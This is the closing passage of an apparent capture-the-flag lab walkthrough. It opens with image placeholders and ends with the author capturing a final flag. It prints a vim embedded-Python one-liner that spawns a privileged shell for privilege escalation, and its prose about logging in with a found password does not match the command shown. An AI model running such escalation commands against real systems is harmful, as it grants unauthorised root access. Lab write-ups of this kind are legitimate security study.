








Finally I read the file and found a string. This string could be another password so I tried using it to log in as administrator.

```
vilgax@mysticorp:~$ which python
vilgax@mysticorp:~$ which python3
/usr/bin/python3
vilgax@mysticorp:~$ cd /usr/bin
vilgax@mysticorp:/usr/bin$ ./vim -c ':py3 import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'
```



After logging in as administrator, I captured the final flag from desktop.



That's it from my side !

Happy hacking :)